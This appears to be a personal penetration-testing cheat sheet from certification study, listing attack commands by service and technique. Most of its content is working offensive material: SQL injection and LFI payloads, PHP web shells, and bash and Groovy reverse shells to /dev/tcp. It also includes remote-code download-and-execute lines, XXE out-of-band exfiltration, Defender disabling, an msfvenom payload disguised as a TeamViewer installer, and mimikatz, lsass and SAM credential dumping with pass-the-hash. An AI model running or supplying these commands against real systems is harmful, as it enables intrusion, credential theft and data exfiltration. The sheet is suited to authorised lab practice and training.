

Online Tools:

- 1- <https://lolbas-project.github.io/#> , LOLBas for windows
- 2- <https://gtfobins.github.io/> , GTFOBins for Unix
- 3- <https://www.revshells.com/> , for crafting shells
- 4- <https://raw.githubusercontent.com/ihebski/DefaultCreds-cheat-sheet/main/DefaultCreds-Cheat-Sheet.csv> , Default Passwords
- 5- <https://www.catalog.update.microsoft.com/Search.aspx?q=hotfix> , hot fixes for windows privilege escalation
- 6- <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md> , windows privilege escalation check list
- 7- <https://github.com/ly4k/PwnKit?tab=readme-ov-file> , pwnkit for linux privilege escalation
- 8- https://github.com/jpillora/chisel/releases/download/v1.8.1/chisel_1.8.1_linux_amd64.gz , chisel old version
- 9- <https://infinitelogins.com/2020/01/25/msfvenom-reverse-shell-payload-cheatsheet/> , cheat sheet msfvenom

wordlists:

- 1- <https://github.com/swisskyrepo/PayloadsAllTheThings> , for all payloads needed for such injections
- 2- /opt/useful/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt or /usr/seclist/Discovery/WebContent/raft-med or raft-large , Directory web pages
- 3- /opt/useful/SecLists/Discovery/Web-Content/web-extensions.txt , web extensions
- 4- /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt , domain names
- 5- /opt/useful/SecLists/Discovery/Web-Content/burp-parameter-names.txt , parameters
- 6- /opt/useful/SecLists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt , common credentials using hydra with -C
- 7- /opt/useful/SecLists/Passwords/Leaked-Databases/rockyou.txt , common passwords
- 8- /opt/useful/SecLists/Usernames/Names/names.txt , common names
- 9- /usr/share/SecLists/Fuzzing/LFI/LFI-Jhaddix.txt , to fuzz LFI vulnerability
- 10- /usr/share/SecLists /Discovery/Web-Content/default-web-root-directory-linux.txt , Webroot path wordlist for Linux fuzzing through LFI
- 11- /usr/share/SecLists /Discovery/Web-Content/default-web-root-directory-windows.txt , webroot path wordlist for Windows fuzzing through LFI
- 12- <https://raw.githubusercontent.com/DragonJAR/Security-Wordlist/main/LFI-WordList-Linux> , configuration file fuzzing for Linux through LFI

- 13- <https://raw.githubusercontent.com/DragonJAR/Security-Wordlist/main/LFI-WordList-Windows> , configuration file fuzzing for Windows through LFI
- 14- <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Upload%20Insecure%20Files/Extension%20PHP/extensions.lst> , for file upload uncommon php file extensions
- 15- <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20Insecure%20Files/Extension%20ASP> , for file upload uncommon asp file extensions
- 16- /usr/share/SecLists/Miscellaneous/web/content-type.txt , common header type for file upload bypass
- 17- /usr/share/powershell-empire/empire/server/data/module_source/management/powercat.ps1 , windows executable files

AV evasion:

- 1- Set-MpPreference -DisableRealtimeMonitoring \$true
- 2- Get-MpComputerStatus
- 3- Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections
- 4- \$ExecutionContext.SessionState.LanguageMode
- 5- Find-LAPSDelegatedGroups
- 6- Find-AdmPwdExtendedRights
- 7- Get-LAPSComputers

General:

- 1- exiftool -a -u brochure.pdf
- 2- i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe
- 3- i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe -lws2_32
- 4- msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.4 LPORT=443 EXITFUNC=thread -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
- 5- git show , git log , git-dumper http://Web_Server/.git , git status

Nmap notes:

- 1- -sn : ping scan (Disables port scanning) , -PE (Performs the ping scan by using 'ICMP Echo requests' against the target.) , --packet-trace (Shows all packets sent and received), --disable-arp-ping, -n (Disables DNS resolution.), --max-retries , --reason (Displays the reason a port is in a particular state.), -sU (udp scan) , --stats-every=5s (how periods of time the status should be shown), -D RND:5 (randomize the IP address and put our IP in them)
- 2- nc -nv -u -z -w 1 192.168.50.149 120-123 ,udp port scanning with nc
- 3- nc -nv -w 1 -z 192.168.50.152 3388-3390 , tcp port scanning with nc

- 4- nmap --script http-headers
- 5- from powershell , Test-NetConnection -Port 445 192.168.50.151
- 6- port scanning from powershell, 1..1024 | % {echo ((New-Object Net.Sockets.TcpClient).Connect("192.168.50.151", \$_)) "TCP port \$_ is open"} 2>\$null

Web shells:

- 1- <?php file_get_contents('/etc/passwd'); ?>
- 2- <?php system(\$_REQUEST['cmd']); ?>
- 3- <?php echo system(\$_GET['cmd']); ?>
- 4- <% eval request('cmd') %>
- 5- msfvenom -p php/reverse_php LHOST=OUR_IP LPORT=OUR_PORT -f raw > reverse.php

Web tools:

- 1- whatweb -a3 https://www.facebook.com -v
- 2- wafw00f
- 3- nikto
- 4- curl -d '{"password":"fake","username":"admin"}' -H 'Content-Type: application/json' http://192.168.50.16:5002/users/v1/login

Web Fuzzing:

- 1- ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ
- 2- ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/indexFUZZ
- 3- ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/blog/FUZZ.php
- 4- ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ -recursion -recursion-depth 1 -e .php -v , recursive fuzzing
- 5- ffuf -w wordlist.txt:FUZZ -u http://academy.htb:PORT/ -H 'Host: FUZZ.academy.htb' -fs xxx , subdomain fuzzing
- 6- ffuf -w wordlist.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php?FUZZ=key -fs xxx , parameter fuzzing
- 7- ffuf -w wordlist.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'FUZZ=key' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx , parameter fuzzing with post method
- 8- ffuf -w ids.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'id=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx , parameter value fuzzing

Login Brute Force:

- 1- hydra -C wordlist.txt SERVER_IP -s PORT http-get /
- 2- hydra -L wordlist.txt -P wordlist.txt -u -f SERVER_IP -s PORT http-get /
- 3- hydra -l admin -P wordlist.txt -f SERVER_IP -s PORT http-post-form
"/login.php:username=^USER^&password=^PASS^:F=<form name='login'"
- 4- hydra -L users.txt -P passowrds.txt -u -f ssh://SERVER_IP:PORT -t 48
- 5- ./username-anarchy Bill Gates > bill.txt , common username for specific user


SQL Injection:

- 1- SHOW DATABASES , SHOW TABLES , DESCRIBE <table_name>
- 2- SELECT * FROM logins LIMIT 1, 2 ; show the first two results
- 3- ' or 1=1 in (select @@version) -- //
- 4- admin' or '1'=1
- 5- admin')-- -
- 6- ' order by 1-- - , determine number of columns to union with
- 7- cn' UNION select 1,2,3-- - , also determine number of columns to union with
- 8- cn' UNION select 1,@@version,3,4-- - , execute query to retrieve version
- 9- UNION select username, 2, 3, 4 from passwords-- -
- 10- cn' UNION select 1,database(),2,3-- -
- 11- cn' UNION select 1,schema_name,3,4 from INFORMATION_SCHEMA.SCHEMATA-- - ,
list all databases
- 12- cn' UNION select 1,TABLE_NAME,TABLE_SCHEMA,4 from
INFORMATION_SCHEMA.TABLES where table_schema='dev'-- - , list all tables inside
database 'dev'
- 13- ' union select null, table_name, column_name, table_schema, null from
information_schema.columns where table_schema=database() -- // , as 11 but
tables + the columns
- 14- cn' UNION select 1,COLUMN_NAME,TABLE_NAME,TABLE_SCHEMA from
INFORMATION_SCHEMA.COLUMNS where table_name='credentials'-- - , list all
columns inside table 'credentials'
- 15- cn' UNION select 1, username, password, 4 from dev.credentials-- -
- 16- cn' UNION SELECT 1, user(), 3, 4-- - , check priv
- 17- cn' UNION SELECT 1, super_priv, 3, 4 FROM mysql.user WHERE user="root"-- - , find
if user have admin priv
- 18- ;waitfor delay '0:0:10'--
- 19- offsec' AND IF (1=1, sleep(3),'false') -- // , time based injection if it i
s blind sql injection
- 20- cn' UNION SELECT 1, grantee, privilege_type, is_grantable FROM
information_schema.user_privileges WHERE grantee=""root'@'localhost'""-- - , find
all users with admin priv

- 21- `cn' UNION SELECT 1, variable_name, variable_value, 4 FROM information_schema.global_variables where variable_name="secure_file_priv" -- - , find directories can be accessed through mysql`
- 22- `cn' UNION SELECT 1, LOAD_FILE("/etc/passwd"), 3, 4-- - , read files`
- 23- `cn' union select "", '<?php system($_REQUEST[0]); ?>', "", "" into outfile '/var/www/html/shell.php'-- - , write inside file`
- 24- `UNION SELECT "<?php system($_GET['cmd']);?>", null, null, null, null INTO OUTFILE "/var/www/html/tmp/webshell.php" -- // , same as 21`

File Inclusion (LFI ,RFI):

- 1- `/index.php?language=../../../../etc/passwd` , might need encoding some times
- 2- `../../../../../../var/log/apache2/access.log` → for log poisoning → use `<?php echo system($_GET['cmd']); ?>` in the User-Agent
- 3- `/index.php?language=php://filter/read=convert.base64-encode/resource=config` , php wrapper to read file as base64 , or curl
<http://mountaindesserts.com/meteor/index.php?page=php://filter/resource=admin.php>
- 4- curl
`"http://mountaindesserts.com/meteor/index.php?page=data://text/plain,<?php%20echo%20system('ls');?>"`
- 5- `/index.php?language=data://text/plain;base64,PD9waHAga3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8%2BCg%3D%3D&cmd=id` , execute php code using php wrapper
- 6- curl
`"http://mountaindesserts.com/meteor/index.php?page=http://192.168.119.3/simple-backdoor.php&cmd=ls"`
- 7- `curl -s -X POST --data '<?php system($_GET["cmd"]); ?>'`
- 8- as image below then , `../../../../../../var/log/apache2/access.log&cmd=id`



- 9- http://<SERVER_IP>:<PORT>/index.php?language=php://input&cmd=id , execute php code using php rapper

- 10- curl -s http://<SERVER_IP>:<PORT>/index.php?language=expect://id , execute commands using php rapper
- 11- /index.php?language=http://<OUR_IP>:<LISTENING_PORT>/shell.php&cmd=id , basic RFI exploitation
- 12- ffuf -w /opt/useful/SecLists/Fuzzing/LFI/LFI-Jhaddix.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=FUZZ' -fs 2287 , check LFI by fuzzing
- 13- ffuf -w /opt/useful/SecLists/Discovery/Web-Content/default-web-root-directory-linux.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ/index.php' -fs 2287 , webroot directory check
- 14- ffuf -w ./LFI-WordList-Linux:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ' -fs 2287
- 15- C:\Windows\System32\drivers\etc\hosts → such as /etc/passwd in linux

File Upload:

- 1- Using Executable files, simple-backdoor.php , try to change extension
- 2- Using non-executable files, try to write on ../../../../root/ authorized_keys , don't forget to generate the ssh.pub key > authorized_keys

Command Injection:

- 1- curl -X POST --data 'Archive=git%3Bipconfig' http://192.168.50.189:8000/archive
- 2- ; %3b +++ \n %0a +++ & %26 +++ | %7c +++ `` %60%60 +++ \$() %24%28%29
- 3- \${IFS} , space
- 4- \${LS_COLORS:10:1} , for ;
- 5- \${PATH:0:1} , for /
- 6- \$(tr "[A-Z]" "[a-z]"<<<"WhoaMi") , execute whoami
- 7- echo -n 'cat /etc/passwd | grep 33' | base64, then, bash<<<\$(base64 -d<<<Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==)
- 8- iex "\$('imaohw'[-1..-20] -join '')" , Execute reverse command
- 9- iex "\$([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('dwBoAG8AYQBtAGkA')))" , encoded command for windows

XXE Injection:

- 1- <!ENTITY xxe SYSTEM "http://localhost/email.dtd">
- 2- <!ENTITY xxe SYSTEM "file:///etc/passwd">

- 3- <!ENTITY company SYSTEM "php://filter/convert.base64-encode/resource=index.php"> , Read PHP source code with base64 encode filter
- 4- <!ENTITY % error "<!ENTITY content SYSTEM '%nonExistingEntity;/%file;'"> , Reading a file through a PHP error
- 5- <!ENTITY % oob "<!ENTITY content SYSTEM 'http://OUR_IP:8000/?content=%file;'"> , Reading a file OOB exfiltration

subDomain enumeration:

- 1- curl -s https://crt.sh/\?q=DOMAINNAME.COM\&output=json | jq . | grep name | cut -d":" -f2 | grep -v "CN=" | cut -d'"' -f2 | awk '{gsub(/\n/, "\n");}1;' | sort -u
- 2- host DOMAINNAME.COM
- 3- dig any DOMAINNAME.COM (@SERVERIP optionally)
- 4- ffuf -w SecList/Discovery/DNS/namelist.txt -u http://192.168.10.10 -H "HOST: FUZZ.randomtarget.com" -fs 612 #subdomain brute-force
- 5- raft-[small | medium | large]-extensions.txt if you need to use extension file

Common Application attacks(not all imported) :

- 1- wpscan --url http://192.168.50.244 --enumerate p --plugins-detection aggressive -o webserv1/wpscan
- 2- sudo wpscan --url <http://domainnameoripaddress> --enumerate , wordpress
- 3- sudo wpscan --password-attack xmlrpc -t 20 -U john -P /usr/share/wordlists/rockyou.txt --url <http://domainnameoripaddress>
- 4- <?php exec("/bin/bash -c 'bash -i >& /dev/tcp/<ip address of attack box>/<port of choice> 0>&1'");
- 5- droopescan scan joomla --url <http://<domainnameoripaddress>> , joomla
- 6- droopescan scan drupal -u <http://drupal.inlanefreight.local> , for drupal
- 7- Jenkins , goofy language → r = Runtime.getRuntime() , p = r.exec(["/bin/bash", "-c", "exec 5<>/dev/tcp/10.10.14.15/8443;cat <&5 | while read line; do \"\$line 2>&5 >&5; done"] as String[]) , p.waitFor()
- 8- Attacking CGI tomcat 9.0.0.M1 to 9.0.17, 8.5.0 to 8.5.39, and 7.0.0 to 7.0.93 , ffuf -w /usr/share/dirb/wordlists/common.txt -u <http://10.129.204.227:8080/cgi/FUZZ.cmd> or .bat , then, <http://10.129.204.227:8080/cgi/welcome.bat?&dir>
- 9- Shellshock via CGI , curl -H 'User-Agent: () { ;; }; echo ; echo ; /bin/cat /etc/passwd' bash -s :'<http://10.129.204.231/cgi-bin/access.cgi> , OR , curl -H 'User-Agent: () { ;; }; /bin/bash -i >& /dev/tcp/10.10.14.38/7777 0>&1' http://10.129.204.231/cgi-bin/access.cgi

FTP: (20 data,21 control)

- 1- wget -m --no-passive <ftp://anonymous:anonymous@10.129.14.136> (download all ftp files if anonymous are allowed)

- 2- openssl s_client -connect 10.129.14.136:21 -starttls ftp (if ftp using tls/ssl)
- 3- anonymous login
- 4- medusa -u fiona -P /usr/share/wordlists/rockyou.txt -h 10.129.203.7 -M ftp

SMB (137 ,138 ,139 samba , 445 CIFS):

- 1- sudo nbtscan -r 192.168.50.0/24
- 2- net view \\dc01 /all , from powershell
- 3- smbclient -N -L //10.129.14.128 (-r to_list , --download , --upload)
- 4- smbclient \\\\192.168.50.212\\secrets -U Administrator --pw-nt-hash
7a38310ea6f0027ee955abed1762964b
- 5- smbmap -H 10.129.14.128
- 6- rpcclient -U "" 10.129.14.128 (srvinfo , enumdomains, querydomaininfo, netshareenumall,
netsharegetinfo <share>,enumdomusers, queryuser <RID>)
- 7- enum4linux
- 8- crackmapexec smb 10.129.14.128 --shares -u "" -p ""
- 9- Impacket - Samrdump.py
- 10- crackmapexec smb 10.10.110.17 -u /tmp/userlist.txt -p 'Company01!' --local-auth
- 11- net use n: [\\192.168.220.129\\Finance](#)
- 12- net use n: \\192.168.220.129\\Finance /user:plaintext Password123
- 13- dir n: *cred* /s /b

NFS(111udp/tcp,161udp,162udp, 2049):

- 1- nmap --script nfs* ..etc
- 2- showmount -e 10.129.14.128
- 3- sudo mount -t nfs 10.129.14.128:/ ./target-NFS/ -o nolock

DNS(53udp/tcp) :

- 1- dnsenum --dnsserver 10.129.9.87 --enum -p 0 -s 0 -o subdomains.txt -f
/usr/share/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
inlanefreight.htb
- 2- dig (axfr , any) , nslookup -query=TYPE @domain
- 3- ./subfinder -d inlanefreight.com -v
- 4- host [www.megacorpone.com](#)
- 5- dnsenum megacorpone.com

SMTP(25, 587, 465):

- 1- nmap --script smtp-open-relay ..etc

- 2- smtp-user-enum -M RCPT -U userlist.txt -D inlanefreight.htb -t 10.129.203.7 (brute forcing users , methods allowed(VRFY, EXPN, RCPT))

imap/pop3(imap: 143, 993 , pop:110,995):

- 1- curl -k 'imaps://10.129.14.128' --user user:p4ssw0rd
- 2- openssl s_client -connect 10.129.14.128:pop3s
- 3- openssl s_client -connect 10.129.14.128:imaps
- 4- evolution GUI

SNMP(161udp,162udp, v1 no_auth , v2 +v3 pub community key):

- 1- snmpwalk -v2c -c public 10.129.14.128
- 2- onesixtyone -c /opt/useful/SecLists/Discovery/SNMP/snmp.txt 10.129.14.128 #brute-force community key
- 3- braa [public@10.129.14.128:1.3.6.*](#) brute-force OID
- 4- snmpwalk -v2c -c public 192.168.243.149 NET-SNMP-EXTEND-MIB::nsExtendObjects
- 5- snmpwalk -v2c -c public 192.168.243.149 NET-SNMP-EXTEND-MIB::nsExtendOutputFull

mysql(3306):

- 1- nmap --script mysql*
- 2- mysql -u root -pP4SSw0rd -h 10.129.14.128
- 3- sqlcmd -S SRVMSSQL -U julio -P 'MyPassword!' -y 30 -Y 30
- 4- USE htbusers; SHOW TABLES; SELECT "<?php echo shell_exec(\$_GET['c']);?>" INTO OUTFILE '/var/www/html/webshell.php'; show variables like "secure_file_priv"; select LOAD_FILE("/etc/passwd");

mssql(1443):

- 1- nmap --script ms-sql-info,ms-sql-empty-password,ms-sql-xp-cmdshell,ms-sql-config,ms-sql-ntlm-info,ms-sql-tables,ms-sql-hasdbaccess,ms-sql-dac,ms-sql-dump-hashes --script-args mssql.instance-port=1433,mssql.username=sa,mssql.password=,mssql.instance-name=MSSQLSERVER
- 2- msf::scanner/mssql/mssql_ping
- 3- impacket-mssqlclient Administrator@10.129.201.248 -windows-auth
- 4- sqsh -S 10.129.203.7 -U julio -P 'MyPassword!' -h
- 5- mssqlclient.py -p 1433 [julio@10.129.203.7](#)
- 6- SELECT @@version;
- 7- SELECT name FROM sys.databases;
- 8- SELECT * FROM offsec.information_schema.tables;
- 9- sqsh -S 10.129.203.7 -U .\\julio -P 'MyPassword!' -h
- 10- SELECT name FROM master.dbo.sysdatabases , then GO

```

11- USE htbusers (then GO)
12- SELECT table_name FROM htbusers.INFORMATION_SCHEMA.TABLES ,then, SELECT *
    FROM users
13- xp_cmdshell 'whoami' , enable xp_cmdshell is below
14- 1> sp_configure 'show advanced options', 1
15- 2> GO
16- 3> RECONFIGURE
17- 4> GO
18- 5> sp_configure 'Ole Automation Procedures', 1
19- 6> GO
20- 7> RECONFIGURE
21- 8> GO
22- SELECT * FROM OPENROWSET(BULK N'C:/Windows/System32/drivers/etc/hosts',
    SINGLE_CLOB) AS Contents (read file content)
23- EXEC master..xp_dirtree '\\10.10.110.17\share\'
24- EXEC master..xp_subdirs '\\10.10.110.17\share\'
25- Users can be impersonated , 1> SELECT distinct b.name
26- 2> FROM sys.server_permissions a
27- 3> INNER JOIN sys.server_principals b
28- 4> ON a.grantor_principal_id = b.principal_id
29- 5> WHERE a.permission_name = 'IMPERSONATE'
30- 6> GO
31- Then , 1> EXECUTE AS LOGIN = 'sa'
32- 2> SELECT SYSTEM_USER
33- 3> SELECT IS_SRVROLEMEMBER('sysadmin') , and GO
34- SELECT srvname, isremote FROM sys.servers , abusing remote links , then,
    EXECUTE('select @@servername, @@version, system_user,
    is_srvrolemember("sysadmin")') AT [10.0.0.12\SQLEXPRESS]

```

Oracle TNS (1521):

```

1- nmap --script oracle-sid-brute
2- ./odat.py all -s 10.129.204.235
3- sqlplus scott/tiger@10.129.204.235/XE;
4- sqlplus scott/tiger@10.129.204.235/XE as sysdba

```

ipmi(623):

```

1- nmap --script ipmi-version
2- msf::auxiliary/scanner/ipmi/ipmi_version
3- msf::auxiliary/scanner/ipmi/ipmi_dumphashes

```

ssh (22):

- 1- `ssh -v cry0l1t3@10.129.14.132 -o PreferredAuthentications=password`

Rsync (873):

- 1- `nc -nv <@IP> 873, then #list`
- 2- `rsync -av --list-only rsync://127.0.0.1/dev`

R-services(512,513,514):

- 1- `rlogin 10.0.17.2 -l htb-student`
- 2- `rusers -al 10.0.17.5`

RDP(3389):

- 1- `nmap --script rdp*`
- 2- `xfreerdp /u:cry0l1t3 /p:"P455w0rd!" /v:10.129.201.248`
- 3- session hijacking , query user ,then, `tscon #{TARGET_SESSION_ID} /dest:#{OUR_SESSION_NAME}` , then , `sc.exe create sessionhijack binpath= "cmd.exe /k tscon 2 /dest:rdp-tcp#13"` , then , `net start sessionhijack`
- 4- if account restriction prevent rdp, then, `reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f`

WinRm(5985,5986):

- 1- `evil-winrm -i 10.129.201.248 -u Cry0l1t3 -p P455w0rD!`

WMI(135):

- 1- `impacket-wmiexec Cry0l1t3:"P455w0rD!"@10.129.201.248 "hostname"`

File Transfer:

Linux:

- 1- `sudo impacket-smbserver share -smb2support /tmp/smbshare , to host smb share (-user , -password), net use %destinationPath% %password% /user:%username% (if guest authentication is disabled)`
- 2- `sudo python3 -m pyftplib --port 21 , ftp server`
- 3- `python3 -m http.server 8080 or python2.7 -m SimpleHTTPServer 8080 or php -S 0.0.0.0:8000 or ruby -run -ehttpd . -p8000`

- 4- `wget or python3 -c 'import urllib.request;urllib.request.urlretrieve("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh", "LinEnum.sh")'`
- 5- `scp plaintext@192.168.49.128:/root/myroot.txt .`
- 6- `ncat -l -p 8000 --recv-only > SharpKatz.exe`
- 7- `ncat --send-only 192.168.49.128 8000 < SharpKatz.exe`
- 8- `pip3 install wsgidav, /home/kali/.local/bin/wsgidav --host=0.0.0.0 --port=80 -auth=anonymous --root /home/kali/webdav/`

Windows:

- 1- From linux : `cat id_rsa |base64 -w 0;echo ,` to windows:
`[IO.File]::WriteAllBytes("C:\Users\Public\id_rsa",
[Convert]::FromBase64String("base-64"))`
- 2- `(New-Object Net.WebClient).DownloadFile('<Target File URL>','<Output File Name>')`
- 3- `IEX (New-Object Net.WebClient).DownloadString('http://exampl.com/t.ps1')`
- 4- `Invoke-WebRequest https://test/PowerView.ps1 -UseBasicParsing -OutFile PowerView.ps1`
- 5- `copy \\192.168.220.133\share\nc.exe`
- 6- `(New-Object Net.WebClient).DownloadFile('ftp://192.168.49.128/file.txt', 'C:\Users\Public\ftp-file.txt')`
- 7- `[Convert]::ToBase64String((Get-Content -path "C:\Windows\system32\drivers\etc\hosts" -Encoding byte)) , Encoding with windows`
- 8- `(New-Object Net.WebClient).UploadFile('ftp://192.168.49.128/ftp-hosts', 'C:\Windows\System32\drivers\etc\hosts'), upload to ftp server`
- 9- `$Session = New-PSSession -ComputerName DATABASE01 ,then, Copy-Item -Path C:\samplefile.txt -ToSession $Session -Destination C:\Users\Administrator\Desktop\ ,or, Copy-Item -Path "C:\Users\Administrator\Desktop\DATABASE.txt" -Destination C:\ -FromSession $Session`
- 10- Certutil , please check the correct command

Shells And Payloads:

- 1- `Nc -nvlp 9001 -e /bin/bash , bind shell`
- 2- `sudo nc -lvnp 443`
- 3- `bash -c "bash -i >& /dev/tcp/192.168.119.3/4444 0>&1"`
- 4- `msfvenom -l payloads , list msfvenom payloads`

MetaSploit:

- 1- search type:exploit platform:windows cve:2021 rank:excellent Microsoft
- 2- msfpayload windows/shell_reverse_tcp LHOST=127.0.0.1 LPORT=4444 R |
msfencode -b '\x00' -f perl -e x86/shikata_ga_nai
- 3- msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp
LHOST=10.10.14.5 LPORT=8080 -e x86/shikata_ga_nai -f exe -i 10 -o
/root/Desktop/TeamViewerInstall.exe
- 4- msf-virustotal -k <API key> -f TeamViewerInstall.exe
- 5- cp ~/Downloads/48746.rb /usr/share/metasploit-
framework/modules/exploits/linux/http/bludit_auth_bruteforce_mitigation_bypass.
rb
- 6- search local exploit suggerter

Password Attacks:

- 1- cat /etc/shadow, /etc/passwd, /etc/security/opasswd
- 2- hydra -l george -P /usr/share/wordlists/rockyou.txt -s 2222 ssh://192.168.50.201
- 3- hydra -L /usr/share/wordlists/dirb/others/names.txt -p "SuperS3cure1337#" rdp://192.168.50.202
- 4- hydra -l user -P /usr/share/wordlists/rockyou.txt 192.168.50.201 http-post-form
"/index.php:fm_usr=user&fm_pwd=^PASS^:Login failed. Invalid"
- 5- if keepass and need to use hashcat just delete the name of the database
- 6- sudo sh -c 'cat /home/kali/passwordattacks/ssh.rule >> /etc/john/john.conf' , then,
john --wordlist=ssh.passwords --rules=sshRules ssh.hash ([List.Rules:sshRules]
INCLUDE THIS IN THE RULE FILE)
- 7- impacket-ntlmrelayx --no-http-server -smb2support -t 192.168.50.212 -c
"powershell -enc JABjAGwAaQBIAg4AdA..." , ntlmv2 hash relay
- 8- john , hashcat
- 9- files can be cracked using john: tar, gz, rar, zip, vmdb/vmx, cpt, truecrypt, bitlocker,
kdbx, luks, deb, 7z, pkg, rpm, war, gzip, id_rsa(tools: zip2john, bitlocker2john + grep
"bitlocker\\${0}" backup.hashes > backup.hash , ssh2john, office2john, pdf2john)
- 10- crackmapexec <proto> <target-IP> -u <user or userlist> -p <password or
passwordlist>
- 11- hydra -L user.list -P password.list ssh://10.129.42.197

```
12- custom.rule
    ..
    :
    c
    so0
    c so0
    sa@
```

```

c sa@
c sa@ so0
$!
$! c
$! so0
$! sa@
$! c so0
$! c sa@
$! so0 sa@
$! c so0 sa@

```

- 13- hashcat --force password.list -r custom.rule --stdout | sort -u > mut_password.list
- 14- Attacking SAM manually , reg.exe save hklm\sam C:\sam.save , reg.exe save hklm\system C:\system.save , reg.exe save hklm\security C:\security.save (not necessary) , secretsdump.py -sam sam.save -security security.save -system system.save LOCAL
- 15- crackmapexec smb 10.129.42.198 --local-auth -u bob -p HTB_@cademy_stdnt! --lsa
- 16- crackmapexec smb 10.129.42.198 --local-auth -u bob -p HTB_@cademy_stdnt! --sam
- 17- crackmapexec smb 10.129.201.57 -u bwilliamson -p P@55w0rd! --ntds
- 18- create dump file for lsass from task manager, or, Get-Process lsass ,then, rundll32 C:\windows\system32\comsvcs.dll, MiniDump 672 C:\lsass.dmp full
- 19- net localgroup , net users
- 20- cmd.exe /c move C:\NTDS\NTDS.dit [\\10.10.15.30\CompData](https://10.10.15.30/CompData) , impacket-smbserver -smb2support <name_of_share> /path/to/share (-user , -password)
- 21- creds hunting in windows, start Lazagne.exe all , findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml *.git *.ps1 *.yaml
- 22- creds hunting on linux,,,,,,,,, for I in \$(echo ".conf .config .cnf");do echo -e "\nFile extension: " \$I; find / -name *\$I 2>/dev/null | grep -v "lib\|fonts\|share\|core" ;done ,,,,,, for i in \$(find / -name *.cnf 2>/dev/null | grep -v "doc\|lib");do echo -e "\nFile: " \$i; grep "user\|password\|pass" \$i 2>/dev/null | grep -v "\#";done ,,,,,,,,,, for I in \$(echo ".sql .db *.db *.db*");do echo -e "\nDB File extension: " \$I; find / -name *\$I 2>/dev/null | grep -v "doc\|lib\|headers\|share\|man";done ,,,,,,,,,, find /home/* -type f -name "*.txt" -o ! -name "*.*)" ,,,,,,,,,, for I in \$(echo ".py .pyc .pl .go .jar .c .sh");do echo -e "\nFile extension: " \$I; find / -name *\$I 2>/dev/null | grep -v "doc\|lib\|headers\|share";done
- 23- sudo bash mimipenguin.sh , memory dump or , sudo python2.7 laZagne.py all , or python3.9 firefox_decrypt.py (.mozilla/firefox is there)
- 24- unshadow /tmp/passwd.bak /tmp/shadow.bak > /tmp/unshadowed.hashes , then , hashcat -m 1800 -a 0 /tmp/unshadowed.hashes rockyou.txt -o /tmp/unshadowed.cracked

Pass The Hash and Pass The Ticket (pth, ptt):

- 1- mimikatz.exe privilege::debug "sekurlsa::pth /user:julio /rc4:64F12CDDAA88057E06A81B54E73B949B /domain:inlanefreight.htb /run:cmd.exe" exit
- 2- Invoke-SMBExec -Target 172.16.1.10 -Domain inlanefreight.htb -Username julio -Hash 64F12CDDAA88057E06A81B54E73B949B -Command "net user mark Password123 /add && net localgroup administrators mark /add" -Verbose
- 3- Invoke-WMIExec -Target DC01 -Domain inlanefreight.htb -Username julio -Hash 64F12CDDAA88057E06A81B54E73B949B -Command cmd
- 4- impacket-psexec administrator@10.129.201.126 -hashes :30B3783CE2ABF1AF70F77D0660CF3453
- 5- crackmapexec smb 172.16.1.0/24 -u Administrator -d . -H 30B3783CE2ABF1AF70F77D0660CF3453
- 6- evil-winrm -i 10.129.201.126 -u Administrator -H 30B3783CE2ABF1AF70F77D0660CF3453
- 7- reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f , to allow rdp
- 8- xfreerdp /v:10.129.201.126 /u:julio /pth:64F12CDDAA88057E06A81B54E73B949B
- 9- mimikatz.exe "sekurlsa::tickets /export" ,or , Rubeus.exe dump /nowrap
